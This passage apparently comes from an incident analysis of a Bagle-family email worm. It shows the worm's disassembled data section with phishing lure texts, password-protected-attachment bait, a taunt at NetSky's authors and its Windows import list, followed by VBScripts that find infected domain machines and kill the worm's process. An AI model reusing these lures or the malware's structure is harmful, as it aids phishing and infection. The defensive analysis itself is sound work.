db      69h;  'i'
db      65h;  'e'
db      6Eh;  'n'
db      74h;  't'
db      73h;  's'
db      20h;  ' '
db      63h;  'c'
db      6Fh;  'o'
db      6Dh;  'm'
db      70h;  'p'
db      6Ch;  'l'
db      61h;  'a'
db      69h;  'i'
db      6Eh;  'n'
db      65h;  'e'
db      64h;  'd'
db      20h;  ' '
db      61h;  'a'
db      62h;  'b'
db      6Fh;  'o'
db      75h;  'u'
db      74h;  't'
db      20h;  ' '
```

```
db      74h;  't'
db      68h;  'h'
db      65h;  'e'
db      20h;  ' '
db      73h;  's'
db      70h;  'p'
db      61h;  'a'
db      6Dh;  'm'
db      20h;  ' '
db      28h;  '('
db      6Eh;  'n'
db      65h;  'e'
db      67h;  'g'
db      61h;  'a'
db      74h;  't'
db      69h;  'i'
db      76h;  'v'
db      65h;  'e'
db      20h;  ' '
db      65h;  'e'
db      2Dh;  '-'
db      6Dh;  'm'
db      61h;  'a'
db      69h;  'i'
db      6Ch;  'l'
db      20h;  ' '
db      63h;  'c'
db      6Fh;  'o'
db      6Eh;  'n'
db      74h;  't'
db      65h;  'e'
db      6Eh;  'n'
db      74h;  't'
db      29h;  ')'
db      0Dh;
db      0Ah;
db      6Fh;  'o'
db      75h;  'u'
db      74h;  't'
db      67h;  'g'
db      6Fh;  'o'
db      69h;  'i'
db      6Eh;  'n'
db      67h;  'g'
db      20h;  ' '
db      66h;  'f'
db      72h;  'r'
db      6Fh;  'o'
db      6Dh;  'm'
db      20h;  ' '
db      79h;  'y'
db      6Fh;  'o'
db      75h;  'u'
db      72h;  'r'
db      20h;  ' '
db      65h;  'e'
```

```
db      2Dh;  '-'
db      6Dh;  'm'
db      61h;  'a'
db      69h;  'i'
db      6Ch;  'l'
db      20h;  ' '
db      61h;  'a'
db      63h;  'c'
db      63h;  'c'
db      6Fh;  'o'
db      75h;  'u'
db      6Eh;  'n'
db      74h;  't'
db      2Eh;  '.'
db      20h;  ' '
db      50h;  'P'
db      72h;  'r'
db      6Fh;  'o'
db      62h;  'b'
db      61h;  'a'
db      62h;  'b'
db      6Ch;  'l'
db      79h;  'y'
db      2Ch;  ','
db      20h;  ' '
db      79h;  'y'
db      6Fh;  'o'
db      75h;  'u'
db      20h;  ' '
db      68h;  'h'
db      61h;  'a'
db      76h;  'v'
db      65h;  'e'
db      20h;  ' '
db      62h;  'b'
db      65h;  'e'
db      65h;  'e'
db      6Eh;  'n'
db      20h;  ' '
db      69h;  'i'
db      6Eh;  'n'
db      66h;  'f'
db      65h;  'e'
db      63h;  'c'
db      74h;  't'
db      65h;  'e'
db      64h;  'd'
db      20h;  ' '
db      62h;  'b'
db      79h;  'y'
db      0Dh;
db      0Ah;
db      61h;  'a'
db      20h;  ' '
db      70h;  'p'
db      72h;  'r'
```

```
db      6Fh;  'o'
db      78h;  'x'
db      79h;  'y'
db      2Dh;  '-'
db      72h;  'r'
db      65h;  'e'
db      6Ch;  'l'
db      61h;  'a'
db      79h;  'y'
db      20h;  ' '
db      74h;  't'
db      72h;  'r'
db      6Fh;  'o'
db      6Ah;  'j'
db      61h;  'a'
db      6Eh;  'n'
db      20h;  ' '
db      73h;  's'
db      65h;  'e'
db      72h;  'r'
db      76h;  'v'
db      65h;  'e'
db      72h;  'r'
db      2Eh;  '.'
db      20h;  ' '
db      49h;  'I'
db      6Eh;  'n'
db      20h;  ' '
db      6Fh;  'o'
db      72h;  'r'
db      64h;  'd'
db      65h;  'e'
db      72h;  'r'
db      20h;  ' '
db      74h;  't'
db      6Fh;  'o'
db      20h;  ' '
db      6Bh;  'k'
db      65h;  'e'
db      65h;  'e'
db      70h;  'p'
db      20h;  ' '
db      79h;  'y'
db      6Fh;  'o'
db      75h;  'u'
db      72h;  'r'
db      20h;  ' '
db      63h;  'c'
db      6Fh;  'o'
db      6Dh;  'm'
db      70h;  'p'
db      75h;  'u'
db      74h;  't'
db      65h;  'e'
db      72h;  'r'
db      20h;  ' '
```

```
                db      73h;  's'
                db      61h;  'a'
                db      66h;  'f'
                db      65h;  'e'
                db      2Ch;  ','
                db      0Dh;
                db      0Ah;
                db      66h;  'f'
                db      6Fh;  'o'
                db      6Ch;  'l'
                db      6Ch;  'l'
                db      6Fh;  'o'
                db      77h;  'w'
                db      20h;  ' '
                db      74h;  't'
                db      68h;  'h'
                db      65h;  'e'
                db      20h;  ' '
                db      69h;  'i'
                db      6Eh;  'n'
                db      73h;  's'
                db      74h;  't'
                db      72h;  'r'
                db      75h;  'u'
                db      63h;  'c'
                db      74h;  't'
                db      69h;  'i'
                db      6Fh;  'o'
                db      6Eh;  'n'
                db      73h;  's'
                db      2Eh;  '.'
                db      0Dh;
                db      0Ah;
                db      0Dh;
                db      0Ah;
                db      00h;
                db      00h;
L00406D46:
                db      00h;
                db      00h;
                db      00h;
                db      00h;
SSZ00406D4A_For_more_information_see_the_att:
                db      'For more information see the attached file.',0
                db      46h;  'F'
                db      75h;  'u'
                db      72h;  'r'
                db      74h;  't'
                db      68h;  'h'
                db      65h;  'e'
                db      72h;  'r'
                db      20h;  ' '
                db      64h;  'd'
                db      65h;  'e'
                db      74h;  't'
                db      61h;  'a'
```

```
db      69h;  'i'
db      6Ch;  'l'
db      73h;  's'
db      20h;  ' '
db      63h;  'c'
db      61h;  'a'
db      6Eh;  'n'
db      20h;  ' '
db      62h;  'b'
db      65h;  'e'
db      20h;  ' '
db      6Fh;  'o'
db      62h;  'b'
db      74h;  't'
db      61h;  'a'
db      69h;  'i'
db      6Eh;  'n'
db      65h;  'e'
db      64h;  'd'
db      20h;  ' '
db      66h;  'f'
db      72h;  'r'
db      6Fh;  'o'
db      6Dh;  'm'
db      20h;  ' '
db      61h;  'a'
db      74h;  't'
db      74h;  't'
db      61h;  'a'
db      63h;  'c'
db      68h;  'h'
db      65h;  'e'
db      64h;  'd'
db      20h;  ' '
db      66h;  'f'
db      69h;  'i'
db      6Ch;  'l'
db      65h;  'e'
db      2Eh;  '.'
db      00h;
db      41h;  'A'
db      64h;  'd'
db      76h;  'v'
db      61h;  'a'
db      6Eh;  'n'
db      63h;  'c'
db      65h;  'e'
db      64h;  'd'
db      20h;  ' '
db      64h;  'd'
db      65h;  'e'
db      74h;  't'
db      61h;  'a'
db      69h;  'i'
db      6Ch;  'l'
db      73h;  's'
```

```
db      20h;  ' '
db      63h;  'c'
db      61h;  'a'
db      6Eh;  'n'
db      20h;  ' '
db      62h;  'b'
db      65h;  'e'
db      20h;  ' '
db      66h;  'f'
db      6Fh;  'o'
db      75h;  'u'
db      6Eh;  'n'
db      64h;  'd'
db      20h;  ' '
db      69h;  'i'
db      6Eh;  'n'
db      20h;  ' '
db      61h;  'a'
db      74h;  't'
db      74h;  't'
db      61h;  'a'
db      63h;  'c'
db      68h;  'h'
db      65h;  'e'
db      64h;  'd'
db      20h;  ' '
db      66h;  'f'
db      69h;  'i'
db      6Ch;  'l'
db      65h;  'e'
db      2Eh;  '.'
db      00h;
db      46h;  'F'
db      6Fh;  'o'
db      72h;  'r'
db      20h;  ' '
db      64h;  'd'
db      65h;  'e'
db      74h;  't'
db      61h;  'a'
db      69h;  'i'
db      6Ch;  'l'
db      73h;  's'
db      20h;  ' '
db      73h;  's'
db      65h;  'e'
db      65h;  'e'
db      20h;  ' '
db      74h;  't'
db      68h;  'h'
db      65h;  'e'
db      20h;  ' '
db      61h;  'a'
db      74h;  't'
db      74h;  't'
db      61h;  'a'
```

```
db      63h;  'c'
db      68h;  'h'
db      2Eh;  '.'
db      00h;
db      46h;  'F'
db      6Fh;  'o'
db      72h;  'r'
db      20h;  ' '
db      64h;  'd'
db      65h;  'e'
db      74h;  't'
db      61h;  'a'
db      69h;  'i'
db      6Ch;  'l'
db      73h;  's'
db      20h;  ' '
db      73h;  's'
db      65h;  'e'
db      65h;  'e'
db      20h;  ' '
db      74h;  't'
db      68h;  'h'
db      65h;  'e'
db      20h;  ' '
db      61h;  'a'
db      74h;  't'
db      74h;  't'
db      61h;  'a'
db      63h;  'c'
db      68h;  'h'
db      65h;  'e'
db      64h;  'd'
db      20h;  ' '
db      66h;  'f'
db      69h;  'i'
db      6Ch;  'l'
db      65h;  'e'
db      2Eh;  '.'
db      00h;
db      46h;  'F'
db      6Fh;  'o'
db      72h;  'r'
db      20h;  ' '
db      66h;  'f'
db      75h;  'u'
db      72h;  'r'
db      74h;  't'
db      68h;  'h'
db      65h;  'e'
db      72h;  'r'
db      20h;  ' '
db      64h;  'd'
db      65h;  'e'
db      74h;  't'
db      61h;  'a'
db      69h;  'i'
```

```
db      6Ch;  'l'
db      73h;  's'
db      20h;  ' '
db      73h;  's'
db      65h;  'e'
db      65h;  'e'
db      20h;  ' '
db      74h;  't'
db      68h;  'h'
db      65h;  'e'
db      20h;  ' '
db      61h;  'a'
db      74h;  't'
db      74h;  't'
db      61h;  'a'
db      63h;  'c'
db      68h;  'h'
db      2Eh;  '.'
db      00h;
db      50h;  'P'
db      6Ch;  'l'
db      65h;  'e'
db      61h;  'a'
db      73h;  's'
db      65h;  'e'
db      2Ch;  ','
db      20h;  ' '
db      72h;  'r'
db      65h;  'e'
db      61h;  'a'
db      64h;  'd'
db      20h;  ' '
db      74h;  't'
db      68h;  'h'
db      65h;  'e'
db      20h;  ' '
db      61h;  'a'
db      74h;  't'
db      74h;  't'
db      61h;  'a'
db      63h;  'c'
db      68h;  'h'
db      20h;  ' '
db      66h;  'f'
db      6Fh;  'o'
db      72h;  'r'
db      20h;  ' '
db      66h;  'f'
db      75h;  'u'
db      72h;  'r'
db      74h;  't'
db      68h;  'h'
db      65h;  'e'
db      72h;  'r'
db      20h;  ' '
db      64h;  'd'
```

```
                db      65h;  'e'
                db      74h;  't'
                db      61h;  'a'
                db      69h;  'i'
                db      6Ch;  'l'
                db      73h;  's'
                db      2Eh;  '.'
                db      00h;
                db      50h;  'P'
                db      61h;  'a'
                db      79h;  'y'
                db      20h;  ' '
                db      61h;  'a'
                db      74h;  't'
                db      74h;  't'
                db      65h;  'e'
                db      6Eh;  'n'
                db      74h;  't'
                db      69h;  'i'
                db      6Fh;  'o'
                db      6Eh;  'n'
                db      20h;  ' '
                db      6Fh;  'o'
                db      6Eh;  'n'
                db      20h;  ' '
                db      61h;  'a'
                db      74h;  't'
                db      74h;  't'
                db      61h;  'a'
                db      63h;  'c'
                db      68h;  'h'
                db      65h;  'e'
                db      64h;  'd'
                db      20h;  ' '
                db      66h;  'f'
                db      69h;  'i'
                db      6Ch;  'l'
                db      65h;  'e'
                db      2Eh;  '.'
                db      00h;
                db      00h;
L00406E8B:
                db      00h;
                db      00h;
                db      00h;
                db      00h;
SSZ00406E8F____The__s_team___________________:
                db      '   The %s team                 ',0
SSZ00406EB6_http___www__s:
                db      'http://www.%s',0
SSZ00406EC4_The_Management_:
                db      'The Management,',0
                db      53h;  'S'
                db      69h;  'i'
                db      6Eh;  'n'
                db      63h;  'c'
```

```
db      65h;  'e'
db      72h;  'r'
db      65h;  'e'
db      6Ch;  'l'
db      79h;  'y'
db      2Ch;  ','
db      00h;
db      42h;  'B'
db      65h;  'e'
db      73h;  's'
db      74h;  't'
db      20h;  ' '
db      77h;  'w'
db      69h;  'i'
db      73h;  's'
db      68h;  'h'
db      65h;  'e'
db      73h;  's'
db      2Ch;  ','
db      00h;
db      48h;  'H'
db      61h;  'a'
db      76h;  'v'
db      65h;  'e'
db      20h;  ' '
db      61h;  'a'
db      20h;  ' '
db      67h;  'g'
db      6Fh;  'o'
db      6Fh;  'o'
db      64h;  'd'
db      20h;  ' '
db      64h;  'd'
db      61h;  'a'
db      79h;  'y'
db      2Ch;  ','
db      00h;
db      43h;  'C'
db      68h;  'h'
db      65h;  'e'
db      65h;  'e'
db      72h;  'r'
db      73h;  's'
db      2Ch;  ','
db      00h;
db      4Bh;  'K'
db      69h;  'i'
db      6Eh;  'n'
db      64h;  'd'
db      20h;  ' '
db      72h;  'r'
db      65h;  'e'
db      67h;  'g'
db      61h;  'a'
db      72h;  'r'
db      64h;  'd'
```

```
                db      73h;   's'
                db      2Ch;   ','
                db      00h;
                db      00h;
L00406F14:
                db      00h;
                db      00h;
                db      00h;
                db      00h;
SSZ00406F18___For_security_reasons_attached_:
                db      0Dh,0Ah,'For security reasons attached file is password protected. The
password is "%s".',0Dh,0Ah,0
                db      0Dh;
                db      0Ah;
                db      46h;   'F'
                db      6Fh;   'o'
                db      72h;   'r'
                db      20h;   ' '
                db      73h;   's'
                db      65h;   'e'
                db      63h;   'c'
                db      75h;   'u'
                db      72h;   'r'
                db      69h;   'i'
                db      74h;   't'
                db      79h;   'y'
                db      20h;   ' '
                db      70h;   'p'
                db      75h;   'u'
                db      72h;   'r'
                db      70h;   'p'
                db      6Fh;   'o'
                db      73h;   's'
                db      65h;   'e'
                db      73h;   's'
                db      20h;   ' '
                db      74h;   't'
                db      68h;   'h'
                db      65h;   'e'
                db      20h;   ' '
                db      61h;   'a'
                db      74h;   't'
                db      74h;   't'
                db      61h;   'a'
                db      63h;   'c'
                db      68h;   'h'
                db      65h;   'e'
                db      64h;   'd'
                db      20h;   ' '
                db      66h;   'f'
                db      69h;   'i'
                db      6Ch;   'l'
                db      65h;   'e'
                db      20h;   ' '
                db      69h;   'i'
                db      73h;   's'
```

```
db      20h;  ' '
db      70h;  'p'
db      61h;  'a'
db      73h;  's'
db      73h;  's'
db      77h;  'w'
db      6Fh;  'o'
db      72h;  'r'
db      64h;  'd'
db      20h;  ' '
db      70h;  'p'
db      72h;  'r'
db      6Fh;  'o'
db      74h;  't'
db      65h;  'e'
db      63h;  'c'
db      74h;  't'
db      65h;  'e'
db      64h;  'd'
db      2Eh;  '.'
db      20h;  ' '
db      50h;  'P'
db      61h;  'a'
db      73h;  's'
db      73h;  's'
db      77h;  'w'
db      6Fh;  'o'
db      72h;  'r'
db      64h;  'd'
db      20h;  ' '
db      69h;  'i'
db      73h;  's'
db      20h;  ' '
db      22h;  '"'
db      25h;  '%'
db      73h;  's'
db      22h;  '"'
db      2Eh;  '.'
db      0Dh;
db      0Ah;
db      00h;
db      0Dh;
db      0Ah;
db      41h;  'A'
db      74h;  't'
db      74h;  't'
db      61h;  'a'
db      63h;  'c'
db      68h;  'h'
db      65h;  'e'
db      64h;  'd'
db      20h;  ' '
db      66h;  'f'
db      69h;  'i'
db      6Ch;  'l'
db      65h;  'e'
```

```
db      20h;  ' '
db      70h;  'p'
db      72h;  'r'
db      6Fh;  'o'
db      74h;  't'
db      65h;  'e'
db      63h;  'c'
db      74h;  't'
db      65h;  'e'
db      64h;  'd'
db      20h;  ' '
db      77h;  'w'
db      69h;  'i'
db      74h;  't'
db      68h;  'h'
db      20h;  ' '
db      74h;  't'
db      68h;  'h'
db      65h;  'e'
db      20h;  ' '
db      70h;  'p'
db      61h;  'a'
db      73h;  's'
db      73h;  's'
db      77h;  'w'
db      6Fh;  'o'
db      72h;  'r'
db      64h;  'd'
db      20h;  ' '
db      66h;  'f'
db      6Fh;  'o'
db      72h;  'r'
db      20h;  ' '
db      73h;  's'
db      65h;  'e'
db      63h;  'c'
db      75h;  'u'
db      72h;  'r'
db      69h;  'i'
db      74h;  't'
db      79h;  'y'
db      20h;  ' '
db      72h;  'r'
db      65h;  'e'
db      61h;  'a'
db      73h;  's'
db      6Fh;  'o'
db      6Eh;  'n'
db      73h;  's'
db      2Eh;  '.'
db      20h;  ' '
db      50h;  'P'
db      61h;  'a'
db      73h;  's'
db      73h;  's'
db      77h;  'w'
```

```
db      6Fh;  'o'
db      72h;  'r'
db      64h;  'd'
db      20h;  ' '
db      69h;  'i'
db      73h;  's'
db      20h;  ' '
db      25h;  '%'
db      73h;  's'
db      2Eh;  '.'
db      0Dh;
db      0Ah;
db      00h;
db      0Dh;
db      0Ah;
db      49h;  'I'
db      6Eh;  'n'
db      20h;  ' '
db      6Fh;  'o'
db      72h;  'r'
db      64h;  'd'
db      65h;  'e'
db      72h;  'r'
db      20h;  ' '
db      74h;  't'
db      6Fh;  'o'
db      20h;  ' '
db      72h;  'r'
db      65h;  'e'
db      61h;  'a'
db      64h;  'd'
db      20h;  ' '
db      74h;  't'
db      68h;  'h'
db      65h;  'e'
db      20h;  ' '
db      61h;  'a'
db      74h;  't'
db      74h;  't'
db      61h;  'a'
db      63h;  'c'
db      68h;  'h'
db      20h;  ' '
db      79h;  'y'
db      6Fh;  'o'
db      75h;  'u'
db      20h;  ' '
db      68h;  'h'
db      61h;  'a'
db      76h;  'v'
db      65h;  'e'
db      20h;  ' '
db      74h;  't'
db      6Fh;  'o'
db      20h;  ' '
db      75h;  'u'
```

```
                db      73h;  's'
                db      65h;  'e'
                db      20h;  ' '
                db      74h;  't'
                db      68h;  'h'
                db      65h;  'e'
                db      20h;  ' '
                db      66h;  'f'
                db      6Fh;  'o'
                db      6Ch;  'l'
                db      6Ch;  'l'
                db      6Fh;  'o'
                db      77h;  'w'
                db      69h;  'i'
                db      6Eh;  'n'
                db      67h;  'g'
                db      20h;  ' '
                db      70h;  'p'
                db      61h;  'a'
                db      73h;  's'
                db      73h;  's'
                db      77h;  'w'
                db      6Fh;  'o'
                db      72h;  'r'
                db      64h;  'd'
                db      3Ah;  ':'
                db      20h;  ' '
                db      25h;  '%'
                db      73h;  's'
                db      2Eh;  '.'
                db      0Dh;
                db      0Ah;
                db      00h;
                db      00h;
L00407062:
                db      00h;
                db      00h;
                db      00h;
                db      00h;
SSZ00407066_Attach:
                db      'Attach',0
                db      49h;  'I'
                db      6Eh;  'n'
                db      66h;  'f'
                db      6Fh;  'o'
                db      72h;  'r'
                db      6Dh;  'm'
                db      61h;  'a'
                db      74h;  't'
                db      69h;  'i'
                db      6Fh;  'o'
                db      6Eh;  'n'
                db      00h;
                db      52h;  'R'
                db      65h;  'e'
                db      61h;  'a'
```

```
db      64h;  'd'
db      6Dh;  'm'
db      65h;  'e'
db      00h;
db      44h;  'D'
db      6Fh;  'o'
db      63h;  'c'
db      75h;  'u'
db      6Dh;  'm'
db      65h;  'e'
db      6Eh;  'n'
db      74h;  't'
db      00h;
db      49h;  'I'
db      6Eh;  'n'
db      66h;  'f'
db      6Fh;  'o'
db      00h;
db      54h;  'T'
db      65h;  'e'
db      78h;  'x'
db      74h;  't'
db      44h;  'D'
db      6Fh;  'o'
db      63h;  'c'
db      75h;  'u'
db      6Dh;  'm'
db      65h;  'e'
db      6Eh;  'n'
db      74h;  't'
db      00h;
db      54h;  'T'
db      65h;  'e'
db      78h;  'x'
db      74h;  't'
db      46h;  'F'
db      69h;  'i'
db      6Ch;  'l'
db      65h;  'e'
db      00h;
db      4Dh;  'M'
db      6Fh;  'o'
db      72h;  'r'
db      65h;  'e'
db      49h;  'I'
db      6Eh;  'n'
db      66h;  'f'
db      6Fh;  'o'
db      00h;
db      4Dh;  'M'
db      65h;  'e'
db      73h;  's'
db      73h;  's'
db      61h;  'a'
db      67h;  'g'
db      65h;  'e'
```

```
        db      00h;
        db      00h;
L004070B6:
        db      00h;
        db      00h;
        db      00h;
        db      00h;
        db      0Dh;
        db      0Ah;
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
        db      23h;    '#'
```

```
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      23h;   '#'
db      0Dh;
db      0Ah;
db      48h;   'H'
db      65h;   'e'
db      79h;   'y'
db      2Ch;   ','
db      20h;   ' '
db      4Eh;   'N'
db      65h;   'e'
db      74h;   't'
db      53h;   'S'
db      6Bh;   'k'
db      79h;   'y'
db      2Ch;   ','
db      20h;   ' '
db      66h;   'f'
db      75h;   'u'
db      63h;   'c'
db      6Bh;   'k'
db      20h;   ' '
db      6Fh;   'o'
db      66h;   'f'
db      66h;   'f'
db      20h;   ' '
db      79h;   'y'
```

```
db      6Fh;  'o'
db      75h;  'u'
db      20h;  ' '
db      62h;  'b'
db      69h;  'i'
db      74h;  't'
db      63h;  'c'
db      68h;  'h'
db      2Ch;  ','
db      20h;  ' '
db      64h;  'd'
db      6Fh;  'o'
db      6Eh;  'n'
db      27h;  '"'
db      74h;  't'
db      20h;  ' '
db      72h;  'r'
db      75h;  'u'
db      69h;  'i'
db      6Eh;  'n'
db      65h;  'e'
db      20h;  ' '
db      6Fh;  'o'
db      75h;  'u'
db      72h;  'r'
db      20h;  ' '
db      62h;  'b'
db      75h;  'u'
db      73h;  's'
db      73h;  's'
db      69h;  'i'
db      6Eh;  'n'
db      65h;  'e'
db      73h;  's'
db      73h;  's'
db      2Ch;  ','
db      20h;  ' '
db      77h;  'w'
db      61h;  'a'
db      6Eh;  'n'
db      6Eh;  'n'
db      61h;  'a'
db      20h;  ' '
db      73h;  's'
db      74h;  't'
db      61h;  'a'
db      72h;  'r'
db      74h;  't'
db      20h;  ' '
db      61h;  'a'
db      20h;  ' '
db      77h;  'w'
db      61h;  'a'
db      72h;  'r'
db      3Fh;  '?'
db      0Dh;
```

```
                db      0Ah;
                db      0Dh;
                db      0Ah;
                db      00h;
                db      00h;
L00407160:
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
```

```
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
```

```
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
;
;
```

```
;-------------------------------------------------------------------------
; Imports from KERNEL32.DLL
;
        extrn FindFirstFileA
        extrn FindNextFileA
        extrn GetCommandLineA
        extrn GetCurrentProcessId
        extrn GetDateFormatA
        extrn GetDriveTypeA
        extrn GetFileSize
        extrn GetLocalTime
        extrn GetLogicalDriveStringsA
        extrn GetModuleFileNameA
        extrn GetSystemDirectoryA
        extrn GetTickCount
        extrn GetTimeFormatA
        extrn GetTimeZoneInformation
        extrn GetWindowsDirectoryA
        extrn GlobalAlloc
        extrn GlobalFree
        extrn LocalAlloc
        extrn LocalFree
        extrn MapViewOfFile
        extrn FindClose
        extrn Process32First
        extrn Process32Next
        extrn ReadFile
        extrn ReleaseMutex
        extrn SetEndOfFile
        extrn SetFileAttributesA
        extrn SetFilePointer
        extrn Sleep
        extrn SystemTimeToFileTime
        extrn TerminateProcess
        extrn UnmapViewOfFile
        extrn WaitForSingleObject
        extrn WinExec
        extrn WriteFile
        extrn lstrcatA
        extrn lstrcmpiA
        extrn lstrcpyA
        extrn lstrlenA
        extrn CloseHandle
        extrn CreateToolhelp32Snapshot
        extrn ExitProcess
        extrn CreateThread
        extrn CreateMutexA
        extrn CreateFileMappingA
        extrn CreateFileA
        extrn CopyFileA
        extrn CompareFileTime
        extrn OpenProcess
;
; Imports from advapi32.dll
;
        extrn RegDeleteValueA
```

```
        extrn RegQueryValueExA
        extrn RegSetValueExA
        extrn RegDeleteKeyA
        extrn RegCreateKeyA
        extrn RegCloseKey
;
; Imports from iphlpapi.dll
;
        extrn GetNetworkParams
;
; Imports from ole32.dll
;
        extrn CoInitialize
        extrn CreateStreamOnHGlobal
;
; Imports from SHELL32.dll
;
        extrn ShellExecuteA
;
; Imports from shlwapi.dll
;
        extrn StrDupA
        extrn StrRChrA
        extrn StrTrimA
        extrn StrStrIA
;
; Imports from urlmon.dll
;
        extrn URLDownloadToFileA
;
; Imports from user32.dll
;
        extrn CharLowerA
        extrn CharUpperA
        extrn wsprintfA
;
; Imports from wininet.dll
;
        extrn InternetCloseHandle
        extrn InternetGetConnectedState
        extrn InternetOpenA
        extrn InternetOpenUrlA
;
; Imports from wsock32.dll
;
        extrn gethostname
        extrn gethostbyname
        extrn connect
        extrn closesocket
        extrn bind
        extrn accept
        extrn WSAStartup
        extrn socket
        extrn send
        extrn select
        extrn recv
```

```
        extrn listen
        extrn inet_addr
;
;-------------------------------------------------------------------------
```

Visual Basic Scripts to Locate Infected Machines and Kill Processes Using PSKILL (requires the PSKILL utility from http://www.sysinternals.com/ntw2k/freeware/pskill.shtml)

Start.vbs

```
Dim DomainObj, DomainName, WshShell, Computer

x = 1

While x = 1
        DomainName = "acompany"

        Set DomainObj = GetObject("WinNT://" & DomainName)
        Set WshShell  = WScript.CreateObject("WScript.Shell")

        DomainObj.Filter = Array("Computer")

        For Each Computer In DomainObj
                WScript.Echo "Checking computer " & Computer.Name & "..."

                WshShell.Run "checkc~1.vbs " & Computer.Name

                WScript.Sleep 500
        Next

        WScript.Sleep 12000
Wend
```

CheckComputers.vbs

```
Dim objArgs, fso, CurrentDate, CurrentTime, ComputerName, f, WshShell
Const ForReading = 1, ForWriting = 2, ForAppending = 8

Set objArgs = WScript.Arguments

Call CheckComputer(objArgs(0), "\\" & objArgs(0) & "\C$\Winnt\system32\irun4.exe")
Call CheckComputer(objArgs(0), "\\" & objArgs(0) & "\C$\Windows\system32\irun4.exe")
Call CheckComputer(objArgs(0), "\\" & objArgs(0) & "\D$\Winnt\system32\irun4.exe")
Call CheckComputer(objArgs(0), "\\" & objArgs(0) & "\D$\Windows\system32\irun4.exe")

Call CheckComputer(objArgs(0), "\\" & objArgs(0) &
"\C$\Winnt\system32\irun4.exeopen")
Call CheckComputer(objArgs(0), "\\" & objArgs(0) &
"\C$\Windows\system32\irun4.exeopen")
Call CheckComputer(objArgs(0), "\\" & objArgs(0) &
"\D$\Winnt\system32\irun4.exeopen")
Call CheckComputer(objArgs(0), "\\" & objArgs(0) &
"\D$\Windows\system32\irun4.exeopen")

Sub CheckComputer(ComputerName, FilePath)
        Set fso = CreateObject("Scripting.FileSystemObject")

        If fso.FileExists(FilePath) Then
                Call LogInfectedComputer(ComputerName, FilePath)
                Call KillBagelj (ComputerName)
```

```
        End If
End Sub

Sub LogInfectedComputer(ComputerName, FilePath)
        Set fso = CreateObject("Scripting.FileSystemObject")

        CurrentDate = Date
        CurrentTime = Time

        If not fso.FileExists(ComputerName & ".log") Then
                Set f = fso.OpenTextFile(ComputerName & ".log", ForWriting, True)

                f.Write "Infected Computers" & vbCrLf

                f.Close
        End If

        Set f = fso.OpenTextFile(ComputerName & ".log", ForAppending)

        f.Write vbCrLf _
        & CurrentDate & ", " & CurrentTime & vbCrLf _
        & ComputerName & vbTab & FilePath

        f.Close
End Sub

Sub KillBagelj(ComputerName)
        Set WshShell = WScript.CreateObject("WScript.Shell")

        WshShell.Run "pskill.exe \\" & ComputerName & " irun4", 7
End Sub
```

Make Your Own Loopback Adapter

Http://www.juniper.net/techpubs/software/nog/nog-interfaces/html/fe-ge-loopback25.html (12 Mar 2004)

Figure 21: RJ-45 Ethernet Loopback Plug